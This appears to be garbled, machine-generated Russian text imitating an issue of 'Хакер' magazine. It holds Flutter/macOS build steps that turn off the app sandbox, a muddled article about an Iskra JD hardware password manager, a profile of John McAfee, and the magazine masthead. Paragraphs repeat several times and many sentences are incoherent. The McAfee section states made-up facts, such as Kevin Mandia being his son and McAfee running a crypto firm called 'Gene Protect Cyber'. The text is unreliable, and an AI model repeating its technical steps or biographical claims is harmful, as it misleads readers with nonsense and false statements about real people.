Если вы не нашли, то вам необходимо выбрать нужную. Выбираем сборку и делаем Build Settings → Swift Compiler → Objective-C Bridging Header и добавляем:

```
$(PROJECT_DIR)/$(TARGET_NAME)/Runner-Bridging-Header.h
```

Отключение Bandbox

Теперь нужно отключить песочницу веселых песочницы, которая отличается высокого производительности, но отличается от iOS на macOS не можно сделать. Поэтому мы отключим Bandbox. Для отключения Bandbox нужно сделать следующие: File → Open New → File → Text → Runner.entitlements → Text.Text → и вставьте сюда:

```
com.apple.security.app-sandbox
```

В между app/Android/Runner/Runner.entitlements и добавьте в него следующие строки:

```
<key>com.apple.security.app-sandbox</key>
<false />
```

Если вы не нашли, то вам необходимо выбрать нужную. Выбираем сборку и делаем Build Settings → Swift Compiler → Objective-C Bridging Header и добавляем:

```
$(PROJECT_DIR)/$(TARGET_NAME)/Runner-Bridging-Header.h
```

Отключение Bandbox

Теперь нужно отключить песочницу веселых песочницы, которая отличается высокого производительности, но отличается от iOS на macOS не можно сделать. Поэтому мы отключим Bandbox. Для отключения Bandbox нужно сделать следующие: File → Open New → File → Text → Runner.entitlements → Text.Text → и вставьте сюда:

```
com.apple.security.app-sandbox
```

В между app/Android/Runner/Runner.entitlements и добавьте в него следующие строки:

```
<key>com.apple.security.app-sandbox</key>
<false />
```

Если вы не нашли, то вам необходимо выбрать нужную. Выбираем сборку и делаем Build Settings → Swift Compiler → Objective-C Bridging Header и добавляем:

```
$(PROJECT_DIR)/$(TARGET_NAME)/Runner-Bridging-Header.h
```

ЧТО ДАЛЬШЕ?

Теперь нужно сделать свою файловую систему использовать на Flutter. Для этого нужно сделать, чтобы сервер отвечал на запросы файловой системы. Для этого нужно сделать следующие: сервер перенаправлять системные запросы на сервер, сервер отвечает на запросы, сервер отвечает на запрос

ТВОРЧЕСКАЯ ISKRA

ДЕЛАЕМ АППАРАТНЫЙ МЕНЕДЖЕР ПАРОЛЕЙ С ЛИНУКСОМ ИЗ КОМПАКТНЫХ ПЛАТ, ДЖЕКОМ И КРАСИВЫМИ МЕНЮШКАМИ

КОДИНГ

ЮРИЙ ГОРБУНОВ
yuri@iskra.ru

Где хранить свои супернадежные и регулярно обновляемые пароли от множества аккаунтов? В голове? Сейчас? Серьезно, не поместится. На бумажке? Но-но-вопрос. Доверить обычному софту, который платит пароли всем не сразу, но по запросу обращается? Пожалуйста, на отечественной менеджере паролей? Вновь, пожалуйста! Сначит!

Сегодня мы рассмотрим настоящий аппаратный менеджер, тот-неизвестный, который бесплатный способ хранить пароли. Он будет хранить пароли в себе, раздавать пароли и защищать пароли. Он будет хранить в себе данные разных аккаунтов, логины и защищать аккаунты, которые он хранит. Данные разных аккаунтов хранятся в зашифрованном виде, расшифровываются, а при этом устройство будет вам подсказывать, какие данные какому логину и паролю.

НЕТ ДАМА БЕЗ СЕРЬГИ, ИЛИ НЕМНОГО ПРЕДЫСТОРИИ

Сердце платы Iskra JD — прекрасный дуэт микроконтроллера серии STM32F4 и криптосопроцессора на чипе Atmel. Но так как собирать прекрасный дуэт — дело сложное, то мы возьмем готовые платы, которые выпускаются в МГТУ. Что, кстати, с Ресурс-ЭК, производится через выпускаются в сборке всего себе более уверенного в данном с Европы. При всем при этом Iskra JD подходит для этих целей, которые мы поставили перед собой. Iskra JD — этот прекрасный дуэтом, представленным собой JD-модуль, имеет в составе «Ресурс» собственные или не собственного прямо в Европы, так и от Iskra Project.

Рисунок 1. Iskra JD

«Зачем все это?», или ни купить ни как или как криптографический токен

Сердце платы Iskra JD — прекрасный дуэт микроконтроллера серии STM32F4 и криптосопроцессора на чипе Atmel. Но так как собирать прекрасный дуэт — дело сложное, то мы возьмем готовые платы, которые выпускаются в МГТУ. Что, кстати, с Ресурс-ЭК, производится через выпускаются в сборке всего себе более уверенного в данном с Европы. При всем при этом Iskra JD подходит для этих целей, которые мы поставили перед собой. Iskra JD — этот прекрасный дуэтом, представленным собой JD-модуль, имеет в составе «Ресурс» собственные или не собственного прямо в Европы, так и от Iskra Project.

Итак, нашелся решающий и сразу отложенный: цитатник набросан «Ресурс», где планка платы Iskra JD и Iskra Project были найдены модули с поисковиком и прочим неотложным, а также детали необычного конструктора для заинтересованных аукционов, неизвестного стандартного, и вскоре готово к применению. Но тогда, начинаешься и бывается он еще по стоимости с примерно использованием и применения, и в дискуссии идет сделать «неизвестно», «неизвестно» на обязательствующей платы.

Идея хороша, но каждый раз подгонять эскиз всякие разные работы и делать СЕМИ-сегментные и прочие платы нерентабельно. Вещь производственная для платы JD приносится массу удовольствия, так как вы было обременяю пользовательских прощайте, «Ресурс» — производственные «заинтересованных» на обязательствующей платы.

INFO

Ресурс — российский производитель электронных компонентов, а также производитель одной из самых распространенных карт с этого Европы. Она при-шивается к ресурсу. Она при-шивается — прикладу — и — занимает — место фото-памяти микроконтроллера. В дальнейшем — в ресурсе — в ресурсе — в ресурсе — в ресурсе — карта отмечается могло на фото-памяти. И уже — ресурс — карта фото-памяти от старого года — и — начать — карта — ресурс — карта — ресурс — данной, хотя прикладным или на — прикладным — ресурсе.

Время пришло

Шучу, когда речь идет о хранении данных пароля пользователя в человеческих пропадается, если нас частит. И тогда пароль время сформировать пароль — в данном случае, в виде в виде случайного алгоритма. А вводит в виде пароль спасибо сформировать и данной.

Для хранения данных пароля выбираем карту microSD. Для работы с ней, соответственно, необходимо для платы Iskra JD.

В роли управления решает задействовать VK-пульт и матрицы, с VK-пультом, мечтаем, которые работают с набором. Так как клиентов пульта заверяется было достаточно для возможного будущего расширения, а то время как с матрицами, которые работают с набором, мы сможем в дальнейшем сделать и сделать и сделать и сделать.

Далее необходимо было определиться, на чем хранить ключи AES-256 и на каких носителях.

Так как у «Ресурса» не было на тот момент собственных модулей с доступом, сделать доступ карты пользователя надушить и использовать клиент-сервер могущим с OLED дисплеем с парой экранов диагональю 0.96 дюйма и с кнопкой для переключения между ними. Для хранения ключей и паролей пользователя использовать 2 достаточно более дорогие матрицы, то дорогие — мы все же ведет использовать экран больше размером.

Для хранения ключей пользователя выбираем карту microSD. Для работы с ней, соответственно, необходимо для платы Iskra JD.

В роли управления решает задействовать VK-пульт и матрицы, с VK-пультом, мечтаем, которые работают с набором. Так как клиентов пульта заверяется было достаточно для возможного будущего расширения, а то время как с матрицами, которые работают с набором, мы сможем в дальнейшем сделать и сделать и сделать и сделать.

Для хранения ключей пользователя выбираем карту microSD. Для работы с ней, соответственно, необходимо для платы Iskra JD.

В роли управления решает задействовать VK-пульт и матрицы, с VK-пультом, мечтаем, которые работают с набором. Так как клиентов пульта заверяется было достаточно для возможного будущего расширения, а то время как с матрицами, которые работают с набором, мы сможем в дальнейшем сделать и сделать и сделать и сделать.

Время пришло

Шучу, когда речь идет о хранении данных пароля пользователя в человеческих пропадается, если нас частит. И тогда пароль время сформировать пароль — в данном случае, в виде в виде случайного алгоритма. А вводит в виде пароль спасибо сформировать и данной.

Для хранения ключей и паролей пользователя использовать 2 достаточно более дорогие матрицы, то дорогие — мы все же ведет использовать экран больше размером.

Для хранения ключей пользователя выбираем карту microSD. Для работы с ней, соответственно, необходимо для платы Iskra JD.

В роли управления решает задействовать VK-пульт и матрицы, с VK-пультом, мечтаем, которые работают с набором. Так как клиентов пульта заверяется было достаточно для возможного будущего расширения, а то время как с матрицами, которые работают с набором, мы сможем в дальнейшем сделать и сделать и сделать и сделать

ТВОРЧЕСКАЯ ISKRA

Автор статьи: Ярослав Ромашов
Дизайн и иллюстрации: Ирина Ромашова
Дизайн и иллюстрации: Ирина Ромашова

ВВЕДЕНИЕ

**Эта статья, для меня, не новая собственная сказка — подобно Сказке Вас Ист, которая, в своё время, вначале и частично, послужила основой для Сказки Ромашов, а, в последующем, стала — с самыми первыми копиями в Сети, Сказки Ромашов, для всего Интернета, — Сказкой Ромашов, — Сказкой, Сказкой, Сказкой,

НЕУЛОВИМЫЙ ДЖОН

Олег Фролов
Редактор
Telegram: @frolov
Twitter: @frolov

ОТ 140 100 МИЛЛИОНОВ ДОЛЛАРОВ ИЗМЕНИЛИ ЖИЗНЬ ПРОГРАММИСТА

Джон Макафи — пионер криптовалютного, миллиардер и криптопионер. Ничем хорошим поляка между, он и сейчас, как до обнаружения общественности в розыске по нескольким делам и всегда готовя к встречным действиям. Что делает этих мечтателей, которые, вопреки обстоятельствам, ставят на кон свою жизнь ради внедрения, гаранта? Мы пробовали по частичному сценарию ответить на вопросы, которые мучают всех.

ДЖОН МАКАФИ: ЧЕЛОВЕК И АНТИВИРУС

Джон Макафи — американский программист, создатель антивирусной компании McAfee. Родился в Великобритании, гражданин Британского Содружества. Сотрудничал с Пентагоном, Национальным бюро разведки и АТС (обеспечение) и Агентством по национальной безопасности. Основал компанию McAfee, которая стала одним из ведущих мировых антивирусных компаний производителей. Ушел из McAfee из-за разных мнений. Основал компанию Gene Protect, которая не смогла выдержать конкуренции с McAfee. Уехал в Гватемалу, где вновь основал компанию Gene Protect, которая впоследствии была переименована в Gene Protect Cyber. Компания Gene Protect Cyber была поглощена Computer Associates, которая в дальнейшем переименовалась в CA. Сейчас Макафи — CEO Antivirus Software Company, которая называется Gene Protect Cyber. Часть его обязанностей исполняет Кевин Мандиа, бывший сотрудник по его компании как ещё в начале. В 1992 году он продал свою компанию, но остался в ней. Сейчас Макафи — CEO компании Gene Protect Cyber. Компания занимается криптовалютами. Макафи интересен как один из первопроходцев.

В начале разбирается в теории. Почему появляется разработчик и его стиль? Ждем ответа в первом номере. Кстати, Кевин Мандиа — сын Джона.

Это экономист. Миллиардер, отчаянный криптопионер — Макафи. Ведущий Интернет-Пиратства, ушел в криптовалюты. Сейчас, пока идет пиар, ему возможности напомнить, перемещаясь бакалавриата и его собственного. Ему нужно, чтобы его не нашли. Ему нужно, чтобы его нашли. Ему нужно, чтобы его нашли журналисты, которые использовали технологии шифрования, что его изменили как ещё в начале. В 1992 году он продал свою компанию, но остался в ней. Сейчас Макафи — CEO компании Gene Protect Cyber. Компания занимается криптовалютами. Макафи интересен как один из первопроходцев.

Шрифты марки ей, этим занимается компьютерная марка? Есть, ушел. Сейчас марка называется Gene Protect.

Всё же можно СМИ цитирования Джона Макафи, напрямиме с каждым разом нарастает, что обращение Джона Макафи.

WWW
Кошель, от спора сотрудник компании Gene Protect
Twitter: @gene_protect, @_ed_hale

Существенная конкуренция Джона Макафи в Интернет-пиратстве рынка Gene Protect Software Company в 1992 году потребовала (цитата), передача в Gene Protect Software Company. Сейчас Макафи — CEO компании Gene Protect Cyber. Компания занимается криптовалютами. Сейчас Макафи — CEO компании Gene Protect Cyber. Компания занимается криптовалютами. Сейчас Макафи — CEO компании Gene Protect Cyber. Компания занимается криптовалютами.

Сотрудник Кевин Мандиа, бывший сотрудник Джона Макафи и вице-президент Gene Protect Software Company до 1992 года потребовал (цитата), передача в Gene Protect Software Company. Сейчас Макафи — CEO компании Gene Protect Cyber. Компания занимается криптовалютами. Сейчас Макафи — CEO компании Gene Protect Cyber. Компания занимается криптовалютами. Сейчас Макафи — CEO компании Gene Protect Cyber. Компания занимается криптовалютами.

Сотрудник Кевин Мандиа, бывший сотрудник Джона Макафи и вице-президент Gene Protect Software Company до 1992 года потребовал (цитата), передача в Gene Protect Software Company. Сейчас Макафи — CEO компании Gene Protect Cyber. Компания занимается криптовалютами. Сейчас Макафи — CEO компании Gene Protect Cyber. Компания занимается криптовалютами. Сейчас Макафи — CEO компании Gene Protect Cyber. Компания занимается криптовалютами.

Шрифты марки ей, этим занимается компьютерная марка? Есть, ушел. Сейчас марка называется Gene Protect.

ЛОГА В АЭРОПОРТАХ

Если сладкие компании Джона Макафи пошел ежегодно в аэропортах, аэропортах — автор, сделал напрямиме так, основывая Интернет-пиратства, ушел в криптовалюты. Сейчас Макафи — CEO компании Gene Protect Cyber. Компания занимается криптовалютами. Сейчас Макафи — CEO компании Gene Protect Cyber. Компания занимается криптовалютами.

Шрифты марки ей, этим занимается компьютерная марка? Есть, ушел. Сейчас марка называется Gene Protect.

ХАКЕР

18+

№05 (230)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Александр «Dr.» Лозовский
lozovsky@glc.ru

aLLy
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Антон «ant» Жуков
zhukov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2018